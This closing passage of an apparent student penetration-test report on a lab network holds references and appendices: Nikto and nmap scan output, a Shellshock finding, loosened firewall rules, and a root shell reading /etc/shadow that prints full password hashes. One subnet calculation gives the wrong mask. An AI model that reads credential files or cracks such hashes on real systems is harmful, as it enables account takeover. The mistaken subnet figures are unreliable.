- [4] Thelberg, S. (2022) Nmap - what is IT & how does it work?, en. Holm Security. Available at: <https://www.holmsecurty.com/blog/what-is-nmap#:~:text=Nmap%20works%20by%20checking%20a,a%20map%20of%20the%20network.> (Accessed: January 4, 2023).
- [5] Singh, S. (no date) Inside nmap, the world's most famous Port Scanner, Pentest. Publisher Pentest-Tools.com. Available at: <https://pentest-tools.com/blog/nmap-port-scanner> (Accessed: January 4, 2023).
- [6] Cohen, D.B. (2022) What is NFS? understanding the network file system: Atera's blog, Atera. Atera. Available at: <https://www.atera.com/blog/what-is-nfs-understanding-the-network-file-system/#:~:text=An%20NFS%20uses%20a%20basic,and%20safe%20approach%20to%20work.> (Accessed: January 5, 2023).
- [7] (no date) What is bash? (bash reference manual). Available at: https://www.gnu.org/software/bash/manual/html_node/What-is-Bash_003f.html (Accessed: January 4, 2023).
- [8] Owasp (no date). Available at: https://owasp.org/www-pdf-archive/Shellshock_-_Tudor_Enache.pdf (Accessed: January 3, 2023).
- [9] What is tunneling? | tunneling in networking | cloudflare (no date). Available at: <https://www.cloudflare.com/learning/network-layer/what-is-tunneling/> (Accessed: January 5, 2023).
- [10] Chapter 11. defenses against nmap (no date) Chapter 11. Defenses Against Nmap | Nmap Network Scanning. Available at: <https://nmap.org/book/defenses.html> (Accessed: January 6, 2023).
- [11] (no date) 18.8. securing NFS. Available at: https://web.mit.edu/rhel-doc/5/RHEL-5-manual/Deployment_Guide-en-US/s1-nfs-security.html (Accessed: January 6, 2023).
- [12] (no date) 42.9. iptables. Available at: https://web.mit.edu/rhel-doc/5/RHEL-5-manual/Deployment_Guide-en-US/ch-iptables.html (Accessed: January 6, 2023).

[13] Anicas, M. (2014) How to protect your server against the shellshock bash vulnerability, DigitalOcean. DigitalOcean. Available at: <https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-shellshock-bash-vulnerability> (Accessed: January 6, 2023).

Appendices

Appendix A – Screenshots

Full Nikto scan for .242:

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
-----
+ Target IP:      192.168.0.242
+ Target Hostname: 192.168.0.242
+ Target Port:    80
+ Start Time:     2022-11-24 08:58:04 (GMT-5)
-----
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93s4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:      2022-11-24 08:58:23 (GMT-5) (19 seconds)
```

Rules changed for the firewall:

WAN:

☐	☒	0 / 2 KIB	IPv4 ICMP any	*	*	*	*	*	none	  
☐	☒	0 / 0 B	IPv4 TCP	*	*	*	*	*	none	  

Unrestricted ICMP and TCP packets.

DMZ:

☐	☒	0 / 0 B	IPv4 TCP	*
--------------------------	-------------------------------------	---------	----------	---

Unrestricted TCP packets.

LAN:

☐	☒	0 / 0 B	IPv4 TCP	*
--------------------------	-------------------------------------	---------	----------	---

Unrestricted TCP packets.

Xadmin hash for .210:

```
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
xadmin:$6$L1/gVcMW$DORsJg3s3IKQ70DgBpXSbvh2SinqsU.xMV7tURtQCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWtcYHRsQTzXR1:17391:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
```

Hashes for root and xweb:

```
whoami
root
cd
cd /etc/shadow
/bin//sh: 3: cd: can't cd to /etc/shadow
cd /etc
cat shadow
root:$6$0eXU40SB$60Sr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoT0RgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon*:16176:0:99999:7:::
bin*:16176:0:99999:7:::
sys*:16176:0:99999:7:::
sync*:16176:0:99999:7:::
games*:16176:0:99999:7:::
man*:16176:0:99999:7:::
lp*:16176:0:99999:7:::
mail*:16176:0:99999:7:::
news*:16176:0:99999:7:::
uucp*:16176:0:99999:7:::
proxy*:16176:0:99999:7:::
www-data*:16176:0:99999:7:::
backup*:16176:0:99999:7:::
list*:16176:0:99999:7:::
irc*:16176:0:99999:7:::
gnats*:16176:0:99999:7:::
nobody*:16176:0:99999:7:::
libuuid!:16176:0:99999:7:::
syslog*:16176:0:99999:7:::
messagebus*:16176:0:99999:7:::
usbmux*:16176:0:99999:7:::
dnsmasq*:16176:0:99999:7:::
avahi-autoipd*:16176:0:99999:7:::
kernoops*:16176:0:99999:7:::
rtkit*:16176:0:99999:7:::
saned*:16176:0:99999:7:::
whoopsie*:16176:0:99999:7:::
speech-dispatcher!:16176:0:99999:7:::
avahi*:16176:0:99999:7:::
lightdm*:16176:0:99999:7:::
colord*:16176:0:99999:7:::
hplip*:16176:0:99999:7:::
pulse*:16176:0:99999:7:::
statd*:17410:0:99999:7:::
sshd*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iH07tCVgLL7/IpBgThmqXePPY7.:17402:0:99999:7:::
```

Dirbuster configuration:

File Options About Help

Target URL (eg http://example.com:80/)

172.16.221.237

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirb/common.txt

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Appendix B – NMAP scans

For 192.168.0.200/27

```
root@kali:~# nmap -sV 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-10 06:27 EST
Nmap scan report for 192.168.0.193
Host is up (0.00073s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.199
Host is up (0.00046s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
2179/tcp  open  vmrpd?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.210
Host is up (0.00072s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.000060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (4 hosts up) scanned in 67.96 seconds
root@kali:~#
```

For 172.16.221.0/24

```
root@kali:~# nmap -sV 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-18 09:32 EST
Nmap scan report for 172.16.221.16
Host is up (0.00094s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http     Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 65.46 seconds
root@kali:~#
```

For 192.168.0.224/30

```
root@kali:~# nmap -sV 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-18 10:17 EST
Nmap scan report for 192.168.0.225
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router
```

For 192.168.0.0/24 (repeat results omitted)

```
root@kali:~# nmap -sV 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-24 07:42 EST
Nmap scan report for 192.168.0.33
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.129
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```

Nmap scan report for 192.168.0.229
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.233
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.242
Host is up (0.0033s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind      2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

For 192.168.0.64 / 27

```

root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-05 10:49 EST
Nmap scan report for 192.168.0.65
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0037s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

For 192.168.0.241

```

root@kali:~# nmap -sV 192.168.0.241
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-05 10:36 EST
Nmap scan report for 192.168.0.241
Host is up (0.0018s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       (generic dns response: REFUSED)
80/tcp    open  http         nginx
2601/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit to
SF-Port53-TCP:V=7.80%I=7%D=12/5%Time=638E101C%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,E,"\\0\\x0c\\0\\x06\\x81\\x05\\0\\0\\0\\0\\0\\0\\0\\0")%r(DNSStatusR
SF:equestTCP,E,"\\0\\x0c\\0\\x90\\x05\\0\\0\\0\\0\\0\\0\\0\\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.72 seconds

```

For 192.168.0.96 / 30

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-05 10:59 EST
Nmap scan report for 192.168.0.97
Host is up (0.0042s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0018s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       (generic dns response: REFUSED)
80/tcp    open  http         nginx
2601/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, p
SF-Port53-TCP:V=7.80%I=7%D=12/5%Time=638E1594%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,E,"\0\0c\0\0\06\081\05\0\0\0\0\0\0\0")%r(DNSStatusR
SF:equestTCP,E,"\0\0c\0\0\090\05\0\0\0\0\0\0\0");
```

Appendix C – Subnet calculations

A website was used to calculate the subnets as well.

<https://www.subnet-calculator.com/>

/30:

255.255.255.252 subnet mask

252 in binary = 11111100

Flip the bits to get the wildcard mask:

00000011

Convert to decimal minus the broadcast address

$3 - 1$

2 useable hosts

/27:

255.255.255.224 subnet mask

224 in binary = 11100000

Flip the bits to get the wildcard mask:

00011111

Convert to decimal minus the broadcast address

$31 - 1$

30 useable hosts

/24:

255.255.255.252 subnet mask

0 in binary = 00000000

Flip the bits to get the wildcard mask:

11111111

Convert to decimal minus the broadcast address

$255 - 1$

254 useable hosts